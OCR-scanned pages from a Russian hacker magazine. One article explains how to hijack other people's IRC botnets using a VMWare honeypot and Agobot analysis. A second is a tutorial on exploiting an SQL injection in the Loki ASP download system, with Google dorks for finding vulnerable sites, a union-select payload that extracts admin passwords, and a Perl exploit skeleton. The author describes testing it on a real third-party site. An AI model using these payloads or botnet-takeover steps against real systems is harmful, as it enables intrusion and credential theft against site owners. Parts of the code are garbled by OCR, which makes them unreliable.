ВООДУШЕВЛЕННЫЕ РАЗРУШИТЕЛЬНОЙ СИЛОЙ ВИРУСНЫХ ЭПИДЕМИЙ ХАКЕРЫ НАЧАЛИ ОСНАЩАТЬ СВОИХ ЧЕРВЕЙ МЕХАНИЗМАМИ УДАЛЕННОГО УПРАВЛЕНИЯ, ПРЕВРАТИВ ИХ В ПОКОРНЫЙ ИНСТРУМЕНТ С ПРАКТИЧЕСКИ НЕОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ. АРЕНДА РАЗВИТОГО БОТНЕТА СТОИТ ОГРОМНЫХ ДЕНЕГ, НО ЧТОБЫ ИХ ЗАРАБАТЫВАТЬ, СОВСЕМ НЕОБЯЗАТЕЛЬНО СОЗДАВАТЬ АРМИЮ С НУЛЯ. МОЖНО ОСУЩЕСТВИТЬ ВОЕННЫЙ ПЕРЕВОРОТ И ПОДЧИНИТЬ СЕБЕ АРМАДУ ЧУЖИХ ЧЕРВЕЙ, ЗАСТАВИВ ИХ ВЫПОЛНЯТЬ ТВОИ ПРИКАЗЫ. О ТОМ, КАК СДЕЛАТЬ ЭТО, МЫ И ПОГОВОРИМ СЕГОДНЯ | Крис Касперски ака мыщъх



Следует понимать, что, во-первых, использование ботнетов – это уголовно наказуемое деяние, а во-вторых, за угон чужих ботов можно запросто получить по голове еще и от их хозяина. Это же большие деньги, приятель, расставаться с которыми никто не спешит. Так что прежде чем переступать границу закона, подумай о возможных последствиях.



На нашем диске ты найдешь исходники AgoBot, предназначенные для ознакомления, заплатку для VMWare, а также все остальные описанные в статье программы и документы.


[введение] Термин «бот» (bot, англ.) вышел из IRC, где он означал специального робота, висящего на канале и автоматически раздающего варез всем желающим. В чем достоинства такого подхода по сравнению с тем же FTP, например? Поднять FTP-сервер не проблема, но вот как донести его адрес до народа? Не так уж и легко. А для подключения к боту достаточно соединиться с IRC-сервером и зайти на соответствующий канал. Управлять ботами через IRC на самом деле очень удобно. Вместо того чтобы пыхтеть над системой удаленного управления, можно использовать уже готовые компоненты и IRC-серверы. Неудивительно, что создатели червей взяли эту технику на вооружение.

Проникнув на атакуемую машину, червь устанавливает на ней бота, и этот бот через определенные промежутки времени (или при каждом выходе в Сеть) стучится на один или несколько IRC-серверов и терпеливо ждет распоряжений со стороны атакующего, часто называемого Мастером. Машина с установленным ботом называется зомби (zombie), или дроном (drone). Армия дронов, управляемая Мастером, образует ботнет (botnet — сеть ботов). Некоторые из таких сетей содержат сотни тысяч узлов и представляют собой мощное оружие, способное задавить кого угодно. Пусть каждый дрон имеет канал 33К (дронами обычно становятся домашние компьютеры, за здоровьем которых никто не следит), тогда эффективная пропускная способность стотысячного поголовья дронов достигает 3 Гбит/с, чего вполне достаточно, чтобы перегрузить любой корпоративный сервер, большинство из которых висят на канале T1, ширина которого составляет 1,5 Мбит/с.


Обычно ботнеты организуются для рассылки спама, накрутки баннеров, осуществления DDoS-атак, похищения номеров кредитных карт и других подобных целей. Создать свою собственную армию дронов может далеко не каждый, и возникает естественный соблазн захватить уже раскрученную сеть. Если не захватить, то хотя бы воспользоваться ее услугами. Естественно, это противозаконно и вообще маст дай, поэтому мы будем действовать строго в исследовательских целях, во всем придерживаясь УК.

[что нам понадобится] Для захвата чужих ботнетов нам потребуется постоянное соединение с интернетом (например, DSL), но на худой конец сойдет и unlimited dial-up. Еще нам понадобится непатченная W2K, играющая роль приманки. Большинство червей атакует именно ее. Чтобы самому не стать жертвой атаки, приманку следует расположить либо на отдельной машине без ценной информации, либо на виртуальном узле, работающем под управлением VMWare.

Наблюдение за деятельностью атакующих и грабеж проходящего мимо трафика возьмет на себя любая система обнаружения вторжений, ну или на худой конец персональный брандмауэр типа SyGate Personal Firewall 4.x. Для некоммерческого применения он бесплатен. Более поздние версии не позволяют грабить содержимое пакетов без регистрации и для наших целей уже не подходят. Еще потребуется антивирусный сканер, нацеленный на поиск AdWare. Я рекомендую Microsoft AntiSpyware, бета-версия которого распространяется на свободной основе. Да, это Microsoft, но не надо плеваться! Да, софтина тормозит, как бегемот, и ведет себя, как слон в посудной лавке, но другие работают еще хуже :(.



[структура типичного ботнета]



[ловушка для червя]

Исследование внутренностей червя не обходится без отладчика и дизассемблера, в роли которых обычно выступают Soft-Ice и IDA PRO. Это коммерческие продукты, но их легко найти в eMule, Sharez'e, IRC или на любом хакерском диске.

Несмотря на то, что концепция управления ботами по IRC уже немного устарела, существенная часть ботнетов по-прежнему админится через IRC, поэтому все примеры я буду приводить именно для таких червей.

Для работы нам потребуется IRC-клиент, поставляемый в виде исходников, чтобы мы могли его доработать (ISSR, к примеру).

[как мы будем действовать] Инсталлим на компьютер VMWare, если только не сделали этого ранее, устанавливаем заплатку Кости Кортчинского (см. врезку «Доработка VMWare»), создаем новую виртуальную машину (File -> New Virtual Machine) и открываем ей доступ в интернет. Это можно сделать либо организовав мост между сетями, либо подняв полноценный NAT. В случае моста виртуальная машина просто подключается к локальной сети как обычный Ethernet-узел, имеющий свой IP и с точки зрения атакующего ничем не отличающийся от всех остальных узлов сети. Естественно, виртуальный IP должен быть предварительно выкуплен у провайдера, иначе у нас ничего не получится. Провайдеры довольно неохотно раздают IP-адреса, поэтому установка NAT намного предпочтительнее. В этом случае снаружи торчит лишь ваш собственный IP-адрес (неважно, динамический он или нет), а все поступающие на него запросы перенаправляются на виртуальный узел, и атакующий даже не подозревает, с кем он реально имеет дело.

Впрочем, все порты транслировать совершенно необязательно и можно ограничиться лишь четырьмя из них: 135/TCP (RPC), 139/TCP (NetBIOS Session Service), 445/TCP (Microsoft-DS) и 137/UDP (NetBIOS Name Service). Большинство червей ломится именно сюда. Чтобы задействовать NAT в настройках виртуальной машины, выбираем VM -> Setting -> NIC -> NAT:Used to share the host's IP address. Затем входим в Edit -> Virtual Network Setting -> NAT -> Edit -> Port Forwarding, нажимаем Add и в поле Host port вводим порт, который мы хотим транслировать, например 135. В графе Forwarded IP Address указывается IP-адрес виртуального адаптера и целевой порт, совпадающий с транслируемым портом.

Еще необходимо транслировать порты, используемые ботнетами для удаленного управления, иначе Мастер просто не сможет дотянуться до дрона. Эти порты не стандартизированы, и у каждого ботнета они свои. Чаще всего используются 6667 (IRC), 903 (NetDevil Backdoor), 2745 (Bagle Backdoor), 3127 (MyDoom Backdoor), 6129 (Dameware Remote Admin) и некоторые другие.

Устанавливаем на виртуальную машину девственно чистую W2K, водружаем поверх нее SyGate Personal Firewall, приказывая ему грабить весь трафик: Tools -> Options -> Log -> Capture Full Packet, Maximum log file size is 1 048 576 KB — конкретный размер лога выбирается по вкусу. Здесь действует принцип: лучше перебрать, чем недобрать, иначе критически важные пакеты будут безвозвратно утеряны. Чтобы брандмауэр не надоедал постоянными запросами, в меню Security выбираем Allow All, что означает «дозволено все». Затем устанавливаем Microsoft AntiSpyware и дезактивируем защиту реального времени (Options -> Setting -> RealTime Protection). Нам он будет нужен только как сканер. Противодействовать червям не входит в наши планы.

Вот и все. Открываем пиво, входим в интернет и терпеливо ждем, пока какой-нибудь червь не заползет на наш компьютер. Долго ждать не придется. Каждый день на мой компьютер залезает по меньшей мере пара-тройка червей, многие из которых являются ботами. Известные черви опознаются сканером, неизвестные выявляются просмотром логов брандмауэра (естественно, нужно знать основы TCP/IP, чтобы их дешифровать).

[как побороть червя] Просматривая трафик, награбленный брандмауэром (Logs -> Traffic/Packet Logs), ищем соединения, установленные с IRC-сервером, по умолчанию расположенном на 6667 порту. Среди прочей фигни в них должны находится строки PASS, NICK, USER и JOIN, посредством которых червь подключается к своему каналу. Приблизительно это выглядит так:

[САМЫЙ ПОПУЛЯРНЫЙ БОТНЕТ]

Первое место по популярности занимает Agobot, насчитывающий свыше пятисот (!) модификаций. Это довольно продвинутый червь, написанный на приплюснутом Си с четко выраженной модульной структурой, что значительно упрощает наращивание его функциональности. Agobot использует кроссплатформенную библиотеку libpcap для перехвата трафика и PCRE (Perl Compatible Regular Expressions — Perl-совместимые регулярные выражения) для обработки перехваченного контента (например, поиска паролей, номеров кредиток и т.д.).

Внутри червя обнаруживается целый букет антиотладочных приемов. Agobot распознает большинство отладчиков (SoftICE, OllyDbg) и виртуальных машин (VMWare, Virtual PC), отказываясь работать в их присутствии. Кроме того, он может прятаться в NTFS-потоках, скрывая факт своего существования от многих примитивных ревизоров.

Agobot был написан конкретным немецким пареньком по кличке Ago, также известным под именем Wonk, арестованным в мае 2004 года за компьютерные преступления. Так хакерское сообщество потеряло одного из самых талантливых своих представителей. Сейчас он сидит в тюрьме, а его творение гуляет на свободе, распространяясь в исходных текстах по лицензии GPL (отсюда и огромное количество модификаций).



[червь Agobot, загруженный в дизассемблер]

[ГДЕ БРАТЬ IP-АДРЕСА В P2P-СЕТЯХ?]

Слепое сканирование IP-адресов, которым занималось первое поколение червей, сейчас уже непопулярно. Это слишком заметно и катастрофически непроизводительно. Вот почему некоторые черви предпочитают черпать IP-адреса из файлообменных сетей — из того же eDonkey. Достаточно установить P2P-клиент, выложить несколько файлов с заманчивыми названиями («Голая Анжелика Монс», например), и юзеры потянутся за ними изо всех уголков Сети. Сколько из них будет дырявыми, можно даже не говорить! Поэтому, прежде чем качать порно из Осла, обязательно сходи на Windows Update и установи все заплатки, которые там только есть.

D-Link®
Building Networks for People

ХАКЕР

Wi Fi
MANIA

Подробности акции ищи на сайте
www.wifi-mania.ru

ПРИМИ ↘ УЧАСТИЕ

В АКЦИИ WI-FI MANIA ОТ ЖУРНАЛА ХАКЕР И КОМПАНИИ D-LINK


↘ Тебе не придется напрягать мозг, чтобы проходить сложные головоломки. Нет! Все просто. Представь себя, будто ты сыщик открытых хот-спотов. У тебя в руках КПК или ноутбук и тебе необходимо просканировать различный районы Москвы, чтобы найти открытые wi-fi точки.

Если ты один из первых найдешь все точки, которые мы расставили по Москве, то станешь победителем и получишь один из разыгрываемых призов:

↘ **ПООЩРИТЕЛЬНЫЕ ПРИЗЫ**



D-Link DWL-G122



D-Link DWL-G650

1 место



D-Link DSL-G604T

2,3 место



D-Link DWL-2100AP

4,5 место



D-Link DI-624

Сплоит для web'a

Учимся писать эксплойты для web-багов на примере Loki под ASP.NET

КАЖДЫЙ ДЕНЬ В БАГТРАК-ЛЕНТАХ ПОЯВЛЯЮТСЯ ДЕСЯТКИ СООБЩЕНИЙ О НОВЫХ ДЫРКАХ В WEB-СКРИПТАХ. ХАКЕРЫ ОБНАРУЖИВАЮТ КАК СТАНДАРТНЫЕ CSS И SQL-INJECTION ОШИБКИ, ТАК И НЕСТАНДАРТНЫЕ БАГИ, ПРОДУКТ ВОСПАЛЕННОГО ПРОГРАММИСТСКОГО МОЗГА. НИ ДЛЯ КОГО НЕ СЕКРЕТ, ЧТО ЧАСТЫЕ УПОМИНАНИЯ ОБ УЯЗВИМОСТЯХ НОСЯТ ДОВОЛЬНО ПОВЕРХНОСТНЫЙ ХАРАКТЕР И, ЧТОБЫ ВОСПОЛЬЗОВАТЬСЯ ПОЛУЧЕННЫМИ СВЕДЕНИЯМИ, НУЖНО ПРОЯВИТЬ СПЕЦИФИЧЕСКИЕ НАВЫКИ. СЕГОДНЯ Я РАССКАЖУ ТЕБЕ О ТОМ, КАКИМ ОБРАЗОМ УДОБНЕЕ ВСЕГО ИСПОЛЬЗОВАТЬ ОШИБКИ В WEB-СКРИПТАХ И КАК АВТОМАТИЗИРОВАТЬ ЭТОТ ПРОЦЕСС | Никита Кислицин (nikitoz@real.xakep.ru)



Надо понимать, что напечатанный в журнале код — это лишь скелет полноценного сплоита. Окончательную версию отмычки ты найдешь на нашем диске.




Следует отчетливо осознавать всю ответственность, которую берут на себя хакеры, совершая компьютерные взломы. Они рискуют собственной свободой, перспективами, собственным будущим. Не стоит нарушать законов твоей страны, если не хочешь обменять лучшие годы жизни на постный супчик, небо в клетке и тридцатиминутные прогулки по тюремному плацу.

[какие ошибки?] Если вдуматься, каждая найденная дырка в web-скрипте исчерпывающе описывается при помощи набора конкретных значений передаваемых сценарию параметров, при которых программа позволяет манипулировать собой. Так уж повелось, что абсолютное большинство сообщений об ошибках носит примерно такой характер: «в скрипте coolscript.asp я нашел sql-injection, который реализуется вот так: *coolscript.asp?id=-1' union select 1,1,pass from cooltable*». Само собой, для того, чтобы на практике использовать какую-либо брешь, надо разобраться с ее происхождением и с тем, как она работает. Так, если речь идет об SQL-injection нужно разобраться со структурой базы данных и программным окружением, если мы имеем дело с CSS — надо определиться с тем, какая информация хранится в пользовательских cookies и т.д. Все это необходимо, чтобы составить правильный набор параметров, передав которые, мы заставим сценарий выдать нам секретную информацию. Однако на практике встает следующая проблема. Не всегда удобно вручную передавать скрипту параметры, если вбить их в адресную строку еще можно, то редактировать каждый раз собственные cookies, крайне неудобно. Кроме того, если необходимо проверить на наличие бага, скажем, сотню ресурсов, то от такой механической работы можно легко попасть на прием к специалистам клиники имени Кащенко (ныне Алексеева :) — прим. Лозовского). Чтобы не допустить такого развития событий, мы с тобой научимся для каждого интересного бага создавать универсальный эксплойт, который будет ломать однотипные уязвимые сценарии, установленные на различных серверах.

[например?] Разумеется, чтобы у тебя не возникало лишних вопросов, я все буду показывать на примере. Я решил для разнообразия взять для опытов систему, написан-

BUG



[список уязвимых ресурсов]

[создание сплойта в редакторе ee]

ную на ASP — ведь тему PHP-сценариев мы уже обмусолили, а ASP еще толком не ломали. Хотя ты сейчас увидишь, что взламывать ASP-программы ничуть не сложнее, более того, мы даже почти не столкнемся со спецификой :).

В качестве подопытного кролика я взял download-систему со смешным названием Loki. В самом деле, по ссылке *www.xakep.ru/post/26956/default.asp* ты можешь встретить упоминание о найденном баге в этой системе. Уязвимость проста, как два рубля — классический SQL-injection, который позволяет утащить любую информацию из БД. Чтобы начать упражнения, я быстренько ввел в гугле запрос inurl:downmancv/catinfo.asp и мне выдался какой-то таиландский ресурс, который на проверку сразу же оказался уязвимым. Не следует думать, что система Loki настолько ущербна, что стоит на единственном сервере в интернете, это не так. Стоит только изменить запрос на более демократичное inurl:"catinfo.asp?cat=" и тебе сразу покажутся несколько страниц с найденными сайтами, среди которых, как я заметил, почти все бажные.

Ну что же, мы нашли бажный ресурс и теперь настало время попробовать жука в действии. По неизвестной нам пока причине приведенный в описании пример оказался нерабочим — вываливалось ошибок 500 и было понятно, что приложение пытается выполнить косячный запрос. Исправить эту ситуацию очень просто. Если мы хотим вместо одного оригинального запроса выполнить два и объединить (оператор union) их потоки вывода, то основная проблема заключается в том, чтобы число выбираемых хакерских запросов параметров совпадало с количеством выбираемых полей в оригинальном запросе. Чтобы добиться этого, нужно выполнить довольно механическую работу. Вот в нашем примере запрос добавляется в переменную cat. И требуется, чтобы во втором предложении число выбираемых полей было таким же, как и в оригинальном. Проблема в том, что кода программы у нас перед глазами нет, и решить эту проблему можно лишь прямым перебором: мы будем пытаться выбрать одно поле, если возникает ошибка, будем увеличивать число полей на единицу до тех пор, пока ошибка не перестанет появляться. Стоит ли говорить, что эту задачу очень легко автоматизировать — и мы сделаем это в процессе создания универсального сплоита для Loki.

Но вернемся к таиландскому ресурсу. Методом ручного подбора я пришел к тому, что лучше всего реализовывать SQL-injection следующим образом:

```
catinfo.asp?cat=' union select 1,pass,user,1,1,1,1,1,1,1,1,1,1 from tblAdm
```

В ближайшее время в «Х» ты сможешь прочитать интересную статью об основных актуальных проблемах безопасности платформы ASP.

Как легко видеть, внедряемый запрос выбирает 13 полей, при этом оригинальный запрос не возвращает записей, а вводимое предложение получает имя админской записи и соответствующий пароль (в Loki он вообще никак не криптуется). Казалось бы, все круто, мы нашли универсальную отмычку. Однако это не совсем так: когда я решил попробовать собранный запрос на другом ресурсе, меня постиг облом — опять количество полей не совпадало. По всему выходило, что, в зависимости от настроек (или версии), система выбирает различное число полей из таблицы. Таким образом, чтобы написать универсальный эксплойт, необходимо реализовать в нем подбор числа выбираемых полей.


[пишем сплоит] Ну, вот мы и пришли к самому интересному — сейчас напишем сплоит для Loki :). Под «сплоитом» я понимаю программу, которая возьмет на себя всю механическую работу по взлому сервера: ей нужно лишь передать адрес ресурса и путь к уязвимому скрипту. Она сама проведет SQL-injection, вытащит логин с паролем из потока вывода и покажет его пользователю. Первый вопрос, который должен у тебя возникнуть, — на каком языке мы будем писать? Ответ прост, как два байта: на Perl'е, потому что это быстро и удобно. Вообще, работа подобных сплойтов делится на несколько основных этапов:

1. получение определяемых пользователем параметров
2. соединение с указанным узлом
3. составление и отправка HTTP-запроса
4. обработка возвращаемой информации.

В нашем случае, поскольку нам сначала необходимо составить корректный SQL-запрос, пункты 2—4 будут выполняться многократно. Первый запрос, который мы отправляем, выбирает из таблицы 10 полей (начинать перебор с 1 поля нет смысла). Если при его выполнении возникает ошибка (число колонок в оригинальном запросе другое), мы добавляем еще одно поле к нашему запросу. И так до тех пор, пока запрос не выполнится корректно.
Если ты внимательно читаешь, у тебя должен был появиться вопрос: каким образом можно понять, выполнился ли корректно наш запрос, или же произошла ошибка. Очень легко! Если ты посмотришь код сплоита, который находится чуть ниже, то увидишь там строку, где я проверяю, есть ли в ответе сервера набор символов Internal Server Error. Если эта строка присутствует, считается, что запрос не выполнен, и надо увеличивать число выбираемых полей.
Справедлив вопрос: а во всех ли случаях при возникновении ошибки web-сервер выплевывает именно эту фразу? Справедливый ответ: нет, это зависит от установленного web-сервера и версии ASP. Так, модница ASP .NET ругается по-новому: «Database Engine error» — это предложение так же обрабатывается моим сплоитом.

[наш нехитрый сплоит]

```
#!/usr/bin/perl
use IO::Socket;
$host = $ARGV(0);
$path = $ARGV(1);
$port=80;
$se="error_occ";
$i=0;
while($se=~/error_occ/) {
socket(SOCK, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
$iaddr = inet_aton($host);
$paddr = sockaddr_in($port, $iaddr);
connect(SOCK, $paddr);
$quest="GET
$path/catinfo.asp?cat='%20union%20select%201,pass,user,1,1,1
,1,1,1,1";
for($j=0; $j<$i;$j++) {
$quest.=",1";
}
$quest.="%20from%20tblAdm";
$quest.=" HTTP/1.1\n";
$quest.="Host: $host\n\n\r\n\n";
send (SOCK, $quest, 0);
$se="no_error";
while($data=<SOCK>) {
if ($data=~/Internal Server Error/ or $data=~/Database Engine
error/) {
$se="error_occ";}}
```



[вот так в документ вставляются выбираемые параметры]

```
close(SOCK);
$i++; }
print "(+)Optimal number of params found: ".$k."\n";
```

[соблюдай очередность!] После того, как запрос составлен, можно уже переходить к анализу возвращенной страницы: внутри нее лежит имя пользователя и пароль из таблицы tblAdm. Как же получить доступ к этой информации, как отличить пароль от каких-то левых символьных данных, которых полно на странице?
Дело в том, что даже на различных сайтах, с различным количеством информации, разным дизайном и т.д., при определенном порядке выбираемых полей можно добиться того, что интересующие поля поместятся в такое место html-документа, где их легко можно будет опознать. К примеру, в запросе select 1,pass,user,1,1,1,1,1,1,1 такая очередность выбрана неслучайно: в этом случае выбираемые параметры помещаются в следующую конструкцию:

```
<a href="fileinfo.asp?file_id=frankiha" class="large">frank</a>
```

Здесь frankiha — пароль пользователя frank. Само собой, что таких ссылок в html-документе больше нет, и поэтому двумя строчками кода из горы текста выдирается именно этот тег. Получить раздельно логин и пароль — это уже дело техники, причем реализовать это можно многими путями. На самом деле, я тебе сообщил proof-of-concept дальнейших действий и предоставляю возможность самому немного попрограммировать. В самом деле, если тебе интересно попробовать собственные силы, допиши приведенный здесь сплоит. Если же у тебя возникнут проблемы, на нашем диске ты найдешь завершенный вариант отмычки, с красивым выводом, проверками на некорректное использование и т.д.

[только юбочка помялась] Ну вот, по большому счету, и все. Мы с тобой написали эксплойт для Loki, который, используя SQL-injection, крадет из базы данных пользовательскую информацию. В настоящий момент все серверы, на которых установлена Loki — уязвимы. Однако, я думаю, ты проявишь благоразумие и твои действия не выйдут за рамки юного исследователя, верно? :)

[ПОДСТАНОВКА ПАРАМЕТРОВ В COOKIES]

Частенько бывает так, что программист настойчиво фильтрует все данные, передаваемые пользователем через GET- и POST-запросы. Ну, в самом деле, вокруг полно хакеров, все только и ждут ошибки, чтобы трахнуть программу. Но при этом кодеры забывают осуществлять полноценную проверку информации, получаемой из пользовательских кукисов: ведь эти данные устанавливает само приложение, они не лежат на поверхности и сразу не всем приходит в голову, что через них с таким же успехом можно осуществлять web-атаки. Однако каким образом можно эмулировать установленные кукисы при работе со скриптом из программы-сплоита? Очень легко! Ответ лежит в спецификации протокола HTTP:

```
GET /script.php HTTP/1.1
Host: host.ru
Cookie: cookvar=cookvalue
```



Такой запрос пересдаст скрипту *host.ru/script.php* кукис cookvar со значением cookvalue.


ХАКЕР SMS СЕРВИС

Хочешь фирменный лого на свой сотовый?



Пришли код логотипа (к примеру, "1001") на номер **4446**.


Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на sms@real.xakep.ru








1073 1074 1071 1072








1065 1066 1067 1068 1069 1070







1059 1060 1061 1062 1063 1064





1045 1046 1040 1043 1044 1008




1000 1001 1002 1003 1005 1007












1009 1010 1011 1012 1014 1015





1016 1018 1020 1023 1035 1039

1025 1027 1030 1033 1034 1036


1049 1050 1051 1052 1053 1054

1055 1056 1057 1058



Хочешь узнать, что значит термин?


Пришли код термина (к примеру, "w0001") на номер **4444**.

драйвер	(код w0001)	маршрутизация	(код w0077)
компилятор	(код w0002)	шина	(код w0078)
дескриптор	(код w0003)	интерпретатор	(код w0079)
хэш	(код w0004)	окружение	(код w0080)
индекс	(код w0005)	кластер	(код w0081)
буфер	(код w0006)	степпинг	(код w0088)
сокет	(код w0007)	трафик	(код w0089)
идентификатор	(код w0008)	транслятор	(код w0092)
скрипт	(код w0009)	верификатор	(код w0093)
интерфейс	(код w0010)	спам	(код w0094)
терминал	(код w0011)	офшор	(код w0095)
библиотека	(код w0012)	крякер	(код w0096)
транзакция	(код w0013)	бета	(код w0097)
архитектура	(код w0014)	скин	(код w0098)
трассировка	(код w0015)	сертификация	(код w0099)
дистрибутив	(код w0016)	аутсорсинг	(код w0100)
утилита	(код w0017)	баннер	(код w0101)
брандмауэр	(код w0018)	локализация	(код w0102)
хост	(код w0019)	тестер	(код w0103)
подсеть	(код w0020)	дамп	(код w0104)
демон	(код w0021)	стек	(код w0105)
эксплойт	(код w0022)	исключение	(код w0106)
хостинг	(код w0023)	мидлет	(код w0107)
сервис пак	(код w0023)	обфускатор	(код w0108)
файрвол	(код w0025)	документация	(код w0109)
брутфорсер	(код w0026)	поток	(код w0110)
тэг	(код w0027)	хэширование	(код w0111)
парсер	(код w0028)	браузер	(код w0113)
инициализация	(код w0029)	инсталятор	(код w0114)
кодировка	(код w0030)	реестр	(код w0115)
визуализация	(код w0038)	аккаунт	(код w0116)
снифер	(код w0040)	домен	(код w0117)
кейлоггер	(код w0041)	девелопер	(код w0118)
троян	(код w0042)	флуд	(код w0119)
отладчик	(код w0043)	пиктограмма	(код w0120)
эмулятор	(код w0044)	архиватор	(код w0121)
хук	(код w0045)	экспозиция	(код w0128)
пиринг	(код w0047)	стробоскоп	(код w0129)
хаб	(код w0048)	бинарник	(код w0130)
фтп	(код w0049)	баг	(код w0131)
маппинг	(код w0050)	шлюз	(код w0132)
роутер	(код w0051)	шелл	(код w0133)
прокси	(код w0052)	блог	(код w0134)
редирект	(код w0053)	бэкап	(код w0135)
слот	(код w0054)	декодирование	(код w0136)
ник	(код w0055)	локалка	(код w0137)
биос	(код w0056)	бэкдор	(код w0138)
оболочка	(код w0057)	хомпага	(код w0139)
ядро	(код w0058)	сессия	(код w0140)
юстировка	(код w0059)	авторизация	(код w0141)
конвертер	(код w0060)	топик	(код w0142)
коаксиал	(код w0061)	профиль	(код w0143)
транспондер	(код w0062)	сегмент	(код w0144)
поляризация	(код w0063)	листинг	(код w0145)
патч	(код w0064)	алиас	(код w0146)
азимут	(код w0065)	свитч	(код w0147)
кодек	(код w0066)	спуфинг	(код w0148)
граббинг	(код w0067)	фрикинг	(код w0149)
мультифид	(код w0068)	крэкинг	(код w0150)
бод	(код w0069)	сиквел	(код w0151)
пиксел	(код w0070)	ретранслятор	(код w0152)
модератор	(код w0071)	коммутатор	(код w0153)
флейм	(код w0072)	аттач	(код w0154)
кряк	(код w0073)	плагин	(код w0155)
варез	(код w0074)	регистр	(код w0156)
сплиттер	(код w0075)	протокол	(код w0076)

Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

